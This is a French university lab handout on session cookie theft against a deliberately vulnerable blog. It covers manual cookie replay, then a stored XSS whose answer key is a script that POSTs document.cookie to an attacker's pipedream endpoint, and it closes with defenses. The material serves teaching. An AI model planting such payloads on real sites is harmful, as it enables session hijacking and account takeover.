

## But du TP

Apprendre le fonctionnement des cookies de sessions, comprendre les risques et les possibilités d'usurpation d'identité par vol de cookie.


## Prérequis et préparation (5 minutes)

Ce TP est à faire en monôme ou binôme sur 2 machines différentes. S'il n'y a pas assez de machines disponibles, vous pouvez vous mettre à 3 ou 4, ou même sur vos machines personnelles. L'intérêt est d'avoir une victime (machine 1) et un attaquant (machine 2).

Connectez-vous à votre VM (vos identifiants vous sont fournis via Tomuss) via un terminal.

- ☐ Clonez le projet sur le serveur:  
``git clone git@forge.univ-lyon1.fr:p2105081/mif11-ouverture-recherche.git``
- ☐ Installer l'image Docker en lançant cette commande:  
``cd mif11-ouverture-recherche && sudo docker-compose up -d``
- ☐ Aller sur votre navigateur à cet URL: [http://ip\\_vm/](http://ip_vm/) avec la machine 2.

Une fois l'installation terminée, vous devriez vous retrouver avec le blog en ligne avec du contenu par défaut :



L'accès **Administrateur** du blog est disponible dans le chemin ``/admin`` avec les informations suivantes:

**Identifiant:** admin

**Mot de passe:** admin123

**PhpMyAdmin (BDD)** est également accessible dans le besoin de modifier la base de données. L'application est disponible sur le **port 8000** de la VM, les accès sont les suivants:

**Identifiant: user**

**Mot de passe: test**

## 1 - Vol physique (15/20 minutes)

Qu'est-ce qu'un cookie ? Dans quel cas sont-ils utilisés ? Où le trouve-t-on ?

**Correction : Un cookie est un texte inséré dans le navigateur pendant la navigation. Il permet entre autres de garder une trace d'un login afin de se reconnecter automatiquement à une seconde visite sur le site. On le trouve en inspectant la page, dans l'onglet application (Chromium) ou stockage (Firefox).**

Nous allons tout d'abord commencer par le vol physique du cookie, pour vous familiariser avec le principe et surtout vous montrer l'importance de la confidentialité de vos cookies.

### MACHINE 1 "victime" :

**1** - Tout d'abord, la victime doit se connecter sur **la machine 1 "victime"** avec les identifiants d'un administrateur :


- ☐ Allez sur `http://<ip_vm>/admin`, rentrez les identifiants de connexion  
*Identifiant: **admin***  
*Mot de passe: **admin123***

Vous pourrez aussi éventuellement visiter la partie client du site `http://<ip_vm>` sur la machine 2 où il n'est pas nécessaire de se connecter si vous êtes curieux. Il s'agit d'un site à l'architecture tout à fait banale avec une partie Cliente et une partie Admin (Backoffice BO).

**2** - Une fois que la victime est connectée sur le BO en tant qu'Admin sur la machine 1 victime:

- ☐ *l'attaquant ira - discrètement - piquer son cookie d'authentification.*

Pour ce faire, vous le trouverez dans l'**Inspecteur**, au niveau de l'onglet **Application**. Le cookie de session nommé **PHPSESSID**.



Nom	Valeur	Dom...	Path	Expire...	Taille	HttpO...	Secure	Same...	Same...	Partiti...	Prio...
PHPSESSID	0t5rm4l2mtmo4mghde81v647ma	mif1...	/	Session	35						Medium

*Vous avez la liberté de copier le cookie de façon manuelle (sur feuille), ou de brancher une clé usb pour le copier dans un fichier txt pour être plus rapide.*

Notes (pour votre culture): il est tout à fait possible d'avoir une clé USB programmée (*Rubber Ducky*) pour voler vos informations (Cookies des navigateurs inclus) qui s'exécute lors de son branchement à votre station (attention donc aux clés USB qui sortent de nulle part !!!).

## **Machine 2 "attaquante" :**

**3** - L'attaquant retourne sur la **machine 2 "attaquante"**, lance une fenêtre de navigation (privée ou non),

- ☐ Se rendre sur la page de log [http://ip\\_vm/admin](http://ip_vm/admin)
- ☐ Et colle au même endroit le cookie volé.
- ☐ Puis actualise la page.

A l'actualisation de la page, que se passe-t-il ? Pourquoi ?

**Correction:** normalement l'étudiant peut se connecter à la place de la victime et accéder à tous les services des admins. Là il pourra rajouter un item, supprimer, jouir de toutes les fonctionnalités du CRUD. L'étudiant devra aussi justifier pourquoi il a accès en décrivant la sécurité effectuée par le serveur pour lui allouer une session.

Nous venons d'observer que la **sécurité des sessions est essentielle**, et la **confidentialité des cookies** joue un rôle crucial dans la prévention des vols de sessions. Ici l'attaquant a pu se connecter à la place d'un admin sans connaître aucunement ses identifiants. Jusqu'ici, cette clé de voûte a été facile d'accès pour notre attaquant car nous avons accès physiquement à la machine, mais cela est assez éloigné d'un cas réel.

Dans cette prochaine partie du TP, nous allons re-voler ce cookie mais par le biais d'une réelle attaque avec des vulnérabilités Web.

- ☐ **Videz vos caches, déconnectez vous du BO.**

## 2 - Vol par accès virtuel (*Hacking*)

Le site mis en place contient de nombreuses failles de sécurité. Parmi les vulnérabilités présentes il y a des **SQLi** (injection SQL) et **XSS** (injection de JS). Afin de voler le cookie de notre victime, nous allons seulement utiliser des failles XSS dans le cadre de ce TP.




Image: L'attaquant profite d'une faille de sécurité XSS

### Prérequis des compétences demandées pour l'attaquant :

- Maîtrise basique de **Javascript**
- Usage de **requestbin.com**

*RequestBin* est un service en ligne qui permet aux développeurs web de capturer et d'inspecter les demandes HTTP / HTTPS entrantes et sortantes en mettant à disposition des "bin". Nous pouvons l'utiliser comme serveur contrôlé par l'attaquant afin de recevoir les cookies.

Nous savons que **`http://ip_vm/single.php?id=*`** est vulnérable à une **XSS Stored** (Référence à OWASP), nous allons donc utiliser ce point d'entrée pour forcer le navigateur de la victime à nous communiquer son cookie de session (pour voler la session).

### Machine 2 "attaquante" :

1 - En premier lieu, l'attaquant va se rendre sur une page qui présente une vulnérabilité XSS. Où pouvons-nous trouver une injection sur une page web ?

**Correction: Une injection est souvent possible au niveau des formulaires, surtout ceux qui permettent une écriture en bdd et un affichage dynamique sur la page.**

- ☐ Sur la machine 2 "attaquante", l'attaquant-e pourra trouver une page qui présente une vulnérabilité à une de ces adresses, sur une page de produit côté client : **`https://<ip_vm>/single.php?id=<id_post>`**

- ☐ Une fois sur cette page, il pourra trouver un formulaire :

### Your thoughts about this post

Your Email Address

Required

Your Comment

Post

Nous allons maintenant écrire un petit script qui va permettre de capturer et d'inspecter les demandes HTTP / HTTPS entrantes et sortantes grâce à **RequestBin**.

- ☐ Allez sur <https://requestbin.in/> :

pipedream Explore Pricing Docs Community Blog Careers

Star 6068 Sign In Sign Up Free!

## Inspect webhooks and HTTP requests

Get a URL to collect HTTP or webhook requests and inspect them in a human-friendly way.  
Optionally connect APIs, run code and return a custom response on each request.

Create Request Bin

Hosted on pipedream.com and private by default.  
Create a public bin instead.

- ☐ Créer un **Bin public** :

pipedream Explore Pricing Docs Community Blog Careers

Star 6068 Sign In Sign Up Free!

## Inspect webhooks and HTTP requests

Get a URL to collect HTTP or webhook requests and inspect them in a human-friendly way.  
Optionally connect APIs, run code and return a custom response on each request.


Create Request Bin

Hosted on pipedream.com and private by default.  
Create a **public bin** instead.


OR SUBSCRIBE TO EVENTS FROM A WEBHOOK OR REST API FOR ANY APP

Search by app...


1 - 12 of 1000+ apps by most popular




**HTTP / Webhook**  
Get a unique URL where you can send HTTP or webhook requests




**Node**  
Anything you can do with Node.js, you can do in a Pipedream workflow. This includes using...




**Python**  
Anything you can do in Python can be done in a Pipedream Workflow. This includes using an...




**Schedule**  
Trigger workflows on an interval or cron schedule.




**Data Stores**  
Use Pipedream Data Stores to manage state throughout your workflows.




**Telegram Bot**  
Telegram is a cloud-based instant messaging and voice over IP service



**OpenAI (ChatGPT)**  
OpenAI is an AI research and deployment company with the mission to ensure that...




**Google Sheets**  
With Google Sheets, you can create, edit, and collaborate wherever you are



**Discord**  
Use this app to create a Discord source that emits messages from your guild to a...

Vous devriez vous retrouver sur une interface similaire à celle-ci:



La liste des requêtes Web reçue par Requestbin seront accessibles sur le panneau de gauche et seront ordonnées dans l'ordre chronologique.

Pensez à noter l'**URL Terminal** aka **endpoint** qui vous est attribué et à **ne pas fermer cette page**. (Les requêtes Web envoyées à cette URL spécifique seront celles enregistrées)

Lorsque vous inspectez une des requêtes reçues, vous aurez accès à différentes informations concernant celle-ci (les en-têtes et le corps de la requête).



**2 -** Maintenant qu'on a l'outil pour suivre un flux de requête, il va falloir à l'attaquant créer le script JS qui enverra la requête à pipedream contenant le cookie de la page où le script s'exécutera.

## Rappel

Javascript est un bout de code exécuté au sein d'une page internet rendue sur un navigateur. Cela permet de rajouter de l'interactivité et de la dynamique à une page web sans avoir à dialoguer avec le serveur.

Un script JS se place généralement dans la section <head> ou <body> du fichier HTML.

Une structure classique d'un script se présente sous la forme :

```
HTML

<script>
  placez votre code ici
</script>
```

Pour envoyer une requête avec javascript il existe la fonction fetch :

```
JavaScript

fetch("url-destination", {
  method: 'POST',
  body: JSON.stringify(data)
})
```

"url-destination" sera l'url de pipedream que l'on aura récupérée sur pipedream, nommée "endpoint". Elle doit ressembler à : [https://\\*\\*\\*\\*\\*.x.pipedream.net](https://*****.x.pipedream.net), par exemple. Récupérez **la votre**.

"data" que nous allons envoyer dans le body de la fonction fetch, nous allons avoir besoin de récupérer le cookie du DOM courant : `document.cookie`.

☐ Rédigez le script à injecter.

Correction:

```
<script>
  fetch("<lien_pipedream>", {
    method: 'POST',
    body: JSON.stringify(document.cookie)
  })
</script>
```

3 - Une fois que le script est rédigé:

- ☐ Il faut envoyer le script en tant que **message dans le formulaire du blog** sur la page où se trouve la vulnérabilité, avec un faux mail.

Vous remarquez que le message s'affiche mais il est vide. C'est un comportement normal, les balises `<script>` ne s'affichent pas comme du texte en HTML mais comme un exécutable. Si vous inspectez votre message avec l'inspecteur, vous verrez néanmoins que votre code JavaScript est bel est bien présent dans la page.

Votre travail d'attaquant se termine ici, maintenant vous pouvez retourner sur la page de pipedream et attendre patiemment qu'un poisson morde à l'hameçon.

---

## **Machine 1 "Victime":**

1 - Maintenant, il existe une page "piégée" sur l'application. Nous allons faire volontairement visiter cette page au sein du BO par la victime.

- ☐ Sur la machine 1 victime, connectez-vous en tant qu'Admin sur le BO `http://<IP_VM>/admin`.
- ☐ Allez visiter `http://<IP_VM>/admin/comments.php`
- ☐ Visitez cette page et remarquez le message vide avec le mail de l'attaquant.

En visitant cette page, que vient-il se passer ? Que remarquez-vous sur pipedream de la machine 2 de l'attaquant ?

**Correction: L'attaquant a reçu en POST une requête contenant un cookie.**

Maintenant retournez sur la machine 2 "attaquant" et répétez les étapes d'une attaque classique en ayant maintenant le cookie obtenu de façon virtuelle (hacking). Avez-vous accès au backoffice ?

Si oui, bravo ! Vous avez correctement volé le cookie d'un site et vous avez pu vous connecter au BO sans avoir eu accès ni :

- à la machine du propriétaire ou au serveur,
  - aux identifiants et mots de passe de l'admin.
- 

## **Conclusion**

Bon, maintenant qu'on a vu qu'un hacker ou un attaquant peut se connecter à la place d'un administrateur, devons-nous paniquer pour les sites que nous utilisons quotidiennement ? Nos boîtes mails ? Nos réseaux sociaux ? Tous nos comptes en tout genre ?



Il faut quand même savoir qu'aujourd'hui la plupart des sites que la majorité des personnes qui surfent sur internet font tout pour éviter que ce genre de chose arrive. Il ne sera jamais aisé pour un attaquant de hacker une boîte mail qui base la session de connexion non seulement sur un cookie plus sophistiqué mais aussi avec la géolocalisation et des signatures d'appareils. L'https qui est une connexion chiffrée, la durée de vie du cookie, ou même le hachage des cookies sont des solutions apportées par nos services pour nous protéger contre ce genre d'attaque.

Aussi, côté langage back, Java, PHP, il existe des outils pour se prémunir et empêcher les XSS et les SQli, ou même empêcher la lecture du cookie par du JavaScript (flag http-only par exemple).

*Note : Il est donc souvent à la charge des développeurs de protéger correctement les services qu'il propose sur le net, surtout si ces services impliquent des données sensibles ou l'intégrité du bon fonctionnement d'un site.*

Néanmoins ça ne vous dispense pas de vous déconnecter régulièrement de vos sessions, de changer vos mots de passes par des mots de passes générés avec des services comme OnePassword ou Bitwarden, et surtout de ne pas cliquer sur les liens envoyés par des inconnus.

Voilà, nous en avons terminé pour ce TP sur le vol de cookie, j'espère que ça vous a plu.